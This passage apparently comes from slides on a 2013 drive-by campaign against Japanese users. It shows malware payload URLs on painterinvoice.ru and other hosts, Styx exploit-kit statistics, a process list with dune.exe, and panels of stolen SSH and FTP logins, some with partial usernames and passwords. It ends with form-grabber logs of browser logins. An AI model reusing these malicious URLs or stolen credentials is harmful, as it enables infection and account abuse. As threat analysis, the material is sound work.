   qP0Kx3Z0I4D00nDue0ujSn/imJTuxe.jar↓
13 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520sJWul
   qP0Kx3Z0I4D00nDue0ujSn/ffhkhk.html↓
14 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520sJWul
   qP0Kx3Z0I4D00nDue0ujSn/iouytrds.jar↓
15 http://painterinvoice.ru/spM4xE0q6I0074Rr0gZq70QF520sJWul
   qP0Kx3Z0I4D00nDue0ujSn/iouytrds.jar↓
16 ↓
17 // PAYLOAD/マルウェア↓
18 http://painterinvoice.ru/3vzJEf0i1Ke0TEJU0NHE>SfRd80DY9Y0UuD50aFVg00AFt0IBDP0PrZ00IGaR0QdkG08Bnd0mT
   dn0eM6a0iUMN0X1z408etx13Gzt14x0R0zmtj09CzZ0J2vu0wphb0AfL90ysk0RjdU0L1S80ffzP0LMwB06zee0E4jW0b7Zj13v
   AU0emCE09yyP16E0T0j7mX08YSE0yL8W0CITG0mML0getmyfile.exe?o=1&h=12↓
19 ↓
20 | (REVERSED TO/転送) ↓
21 ↓
22 http://fuji-solar.co.jp/date/dune.exe ↓
23 [EOF]
```




Global statistics

From 01.01.2013 To 19.05.2013
today yesterday from monday from May first Show

% Hit: 13%

Date	Unique	Loads	Sent to BackURL	Refused	Total
17.05.2013	5 993	518	0	6 807	7 325
16.05.2013	7 982	1 077	0	14 441	15 518
15.05.2013	9 612	1 503	0	19 067	20 570

© 2012-2013 Styx Vulnerability Browser Stress-Test Platform



EXPLORER.EXE	804		11,788 K
dune.exe	3412	2.99	964 K
EXPLORER.EXE	1584	31.34	5,996 K

ログイン情報

SSH アクセス。。。。

1 Show filters (current data filtered)

sel	des	inv	▲ Host	Password	OS	Memory	Country	Ping	Group	Create time	Description
<input type="checkbox"/>	ssh root		[REDACTED]	9	CentOS	1.000 Gb	JP	-		2012-03-13 3:41:41	

Shown: 1-1/1

FTP アクセス。。。。

⊕ Show filters (current data filtered)

sel	des	inv	Host	HTTP-root	Google PR	Alexa rate	▼ Country
<input type="checkbox"/>	ftp://testspire74614:n		[REDACTED]				JP
<input type="checkbox"/>	ftp://lolipop.jp-5274ce		[REDACTED]	http://5274ce745f3c7e77.lolipop.jp			JP
<input type="checkbox"/>	ftp://webmaster:9iy2z		[REDACTED]	http://122.200.198.25			JP
<input type="checkbox"/>	ftp://froggy.client.jp:7d		[REDACTED]	http://froggy.client.jp			JP
<input type="checkbox"/>	ftp://lolipop.jp-dp4224		[REDACTED]	http://dp42248554.lolipop.jp			JP
<input type="checkbox"/>	ftp://bgmsco:lyyrx+se		[REDACTED]	http://122.1.222.210			JP

Firefox,OperaとChromeなら安心？ HTTPSのログインなら取れない？

```
1 14165", "3182", "https://p/secure/login_form", "943c3a113b90bb35f01023e4b5ed8116ba7297f1", "http",
2 35790", "7811", "https://xt/facebook", "db5500f08274b6010e0395cb514f36bc50e98a1c", "http", "module_
3 39705", "8406", "https://ure/login_form", "36a2d124d277076469a6d065b10ffb9f2398a461", "http", "modu
4 8633", "10278", "https://=/path=SgReFghTFVYZCQXQKFXgAJGYdASQhQAGND10LGB1KBVYNB18NHQYKUEHdaQ9
5 2121", "10993", "https://in/", "f6fbb63423f877cbda68c06c6a7a2d5a4608255", "http", "module_chrome",
6 4222", "11410", "https://31c9f04ab3595ea31c4e87d15", "http", "module_firefox", "2013-06-05 21:49:26
7 5070", "11580", "https://c914972f11718", "http", "module_firefox", "2013-06-05 21:49:30", "15581"↓
8 6566", "11852", "https://d7fb890c66b709026e42385dc2", "http", "module_firefox", "2013-06-05 21:49:3
9 6567", "11852", "https://d0962143f00f8045e63a5a83de349e3c867b", "http", "module_firefox", "2013-06-
10 4558", "13400", "https://a8371de3d5345149cf04f60adba21", "http", "module_opera", "2013-06-05 21:50:
11 1809", "16458", "https://07d1657947a2ce9414", "http", "module_firefox", "2013-06-05 21:51:51", "2170
12 1810", "16458", "https://fd21b65782234f8b205a757829b409a5c", "http", "module_firefox", "2013-06-05
13 10001", "22424", "https://1/", "89da683e3c636d7725dcf125d75833ee79b53255", "http", "module_chrome", "
14 10002", "22424", "https://7ab25b49c907d43fc45c7a74dc3b42cc4f75c53c", "http", "module_chrome", "2013-
15 18537", "24286", "https://c97041b32e7381eb0a7048bc8a9fce266c41e82c", "http", "module_firefox", "2013
16 30134", "26521", "https://8e60238c1664128ada0b98462f", "http", "module_firefox", "2013-06-05 21:57:2
17 30143", "26521", "https://ac1f46c600ff0d3bece912016559eb5ba7f1b3", "http", "module_chrome", "2013-06
18 30680", "26612", "https://f21fb4e66c4de4f9f84d37f46b9", "http", "module_firefox", "2013-06-05 21:57:
19 30726", "26612", "https://", "b79d37046798a4760ceaafble22359686dd7308d8", "http", "module_chrome", "20
20 43439", "29266", "https://jp/z/login/order", "e64271f795749e22311d2ddf4d751056c356d4cc", "http", "mo
21 55381", "31593", "https://2558562b8d5c30b1d42364e19c4b670db3f252ce", "http", "module_firefox", "2
22 55398", "31593", "https://0c8639c1ac84e5b68b19623d0ef", "http", "module_firefox", "2013-06-05 22:
23 55404", "31593", "https://37814f52c4b392e24a8b317f6", "http", "module_firefox", "2013-06-05 22:00:
24 55452", "31593", "https://37fb24e4455f88fe01b52707b", "http", "module_firefox", "2013-06-05 22:00
25 61110", "32859", "https://register/", "52b8426763584506120602740e6ba7fdf12acb3b", "http", "module
26 64207", "33620", "https://ac.jp", "9c5d017168d83f33259efdc38d5365a6d9c03f2e", "http", "module_fire
27 64236", "33620", "https://390bd64a3d8b2b590bbe206f647ba6dc404d", "http", "module_firefox", "2013-0
28 64253", "33620", "https://7315fd1892cddb72f42febf1522c9", "http", "module_firefox", "2013-06-05 22
29 65328", "33813", "https://408d42e324e3661c83965f81bffd0055c", "http", "module_firefox", "2013-06-0
30 08522", "43119", "https://4c1daf6d63f1fe48c4e99ae7b5f242eca22f7527", "http", "module_chrome", "2
31 25222", "47108", "https://jp49il/IMG_6436.jpg", "779d43cbc3c734b39b6c25385fb7324bb7112eda", "http
32 29484", "48355", "https://3d7b083e985002624e8733e593e9", "http", "module_chrome", "2013-06-05 22:5
33 29490", "48355", "https://c534f40b408648d6074d707f", "http", "module_chrome", "2013-06-05 22:58:53
34 229492", "48355", "https://ozb1f68052e69a23bdd3abddb893c469306", "http", "module_chrome", "2013-06-05
35 229493", "48355", "https://result.html", "4217f04ff1e62b720df3b6d7dd21d52dc418043b", "http", "module
36 229499", "48355", "https://in", "6548e3c27cded2e89331c7a2a0a67cc2faa48b7f0", "http", "module_chrome", "
37 229501", "48355", "https://FTPoLogin", "a119cd6f4503ababe2943ee5824bdd67da2da480", "http", "module_c
38 229502", "48355", "https://03109da7098ce29e98ed07e96411de8e4a3", "http", "module_chrome", "2013-06-05
39 229504", "48355", "https://secure/login_form", "bc2d5789b195f85fe971b8270aa125e17cdf07b4", "http", "m
40 230516", "48613", "https://or/", "e03f4f6fda10ceb39b02bd97aa60355f8cdddc4b", "http", "module_chrome",
41 244579", "51793", "https://426be4670966d8170c2", "http", "module_firefox", "2013-06-05 23:22:47", "217
42 263747", "57129", "https://5ad0dff940967f5162fb2b4cc0c2cd82379e", "http", "module_firefox", "2013-06
43 276526", "60844", "https://fe52aab583b8c6d6f7963e756153d4c8b", "http", "module_chrome", "2013-06-06 0
44 277838", "61275", "https://.jp/z/login/", "cfcddc2cf14126delbf4b18305cff02e8cb802ae4", "http", "module
45 291386", "65138", "https://d9515203c4250da609ce87c6b7f2bf5a", "http", "module_firefox", "2013-06-06 0
46 291391", "65138", "https://", "330185c2d4fe773f609e67362fe0bec0c5a1e51c", "http", "module_chrome", "20
47 305005", "69173", "https://84b360bd97c7e2ec4643f3000711717", "http", "module_chrome", "2013-06-06 02:
48 317951", "72826", "https://k.do;jsessionid=EKD1N158M3LTMO1Q5NF1NN844MOQGF7HNEVQ992RUQEGKK40JE1UBC
49 325530", "74693", "https://a76e182d035afa4ad66442ecf", "http", "module_firefox", "2013-06-06 03:50:23
50 327863", "75356", "https://1c5a69fface04d2eaa59f1a1ace56", "http", "module_firefox", "2013-06-06 03:
51 327864", "75356", "https://19efddc9e86129ea097fc6fa5e60a7", "http", "module_firefox", "2013-06-06 03:
52 327865", "75356", "https://b84b929f67e05027a00cf7a2029bf6", "http", "module_firefox", "2013-06-06 03:
53 327866", "75356", "https://468735f4631f465738868730f658", "http", "module_firefox", "2013-06-06 03:50:23
```



Question?